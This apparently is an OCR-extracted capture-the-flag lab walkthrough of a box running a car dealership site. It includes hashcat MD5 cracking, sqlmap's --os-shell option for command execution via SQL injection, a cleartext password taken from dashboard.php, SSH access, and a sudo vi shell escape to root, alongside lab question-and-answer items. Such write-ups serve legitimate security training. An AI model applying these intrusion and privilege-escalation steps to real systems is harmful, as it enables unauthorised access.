
Then using **hashcat** and **rockyou** wordlist i tried cracking the hash "h**ashcat -m 0 – a 0 2cb42f8734ea607eefed3b70af13bbd3 /usr/share/wordlists/rockyou.txt**"

-a 0 means its a straight attack and –m 0 means its an md5 hash.







I also tried crackstation an online tool to crack the md5 hash.



I then tried accessing the webpage on port 80 and used the username and password to login,




It’s a car dealership website.




Question: What option can be passed to sqlmap to try to get command execution via the sql injection?

Answer: --os-shell




I run **"sqlmap --help command**".




Question: What program can the Postgres user run as root using sudo?


Answer: vi




As user **postgres** , I don't know the password for the root user which means I cannot check sudo privileges:




I tried to find the password in the **/var/www/html** directory because the machine uses both PHP & SQL i might find in clear text. Then after examining some files i found a password " **P@s5w0rd!**" in dashboard.php code.






I can now use the password ” **P@s5w0rd!**” for the root user. I run the command “s**udo -l**”. I used ssh ” **ssh postgres@10.129.95.174”**.




I then typed the **sudo -l** to see what privileges I had. I discovered i had the privileges to run ”vi” located in the bin folder.




We will type the sudo -l to see what privileges do we have:

I also had sudo privileges to edit the **pg_hba.conf** file using **vi** by running **sudo /bin/vi**


/etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' but i experienced an error because sudo is restricted to only **/bin/vi** and **/etc/postgresql/11/main/pg_hba.conf** .



I managed to open the **vi** editor as the superuser, which has root privileges after runing ” **sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf”**




I went ahead setting the instructions inside **Vi** by just pressing **:** and typing the commands one after the other. **:set shell=/bin/sh, :shell**



Question: Submit root flag

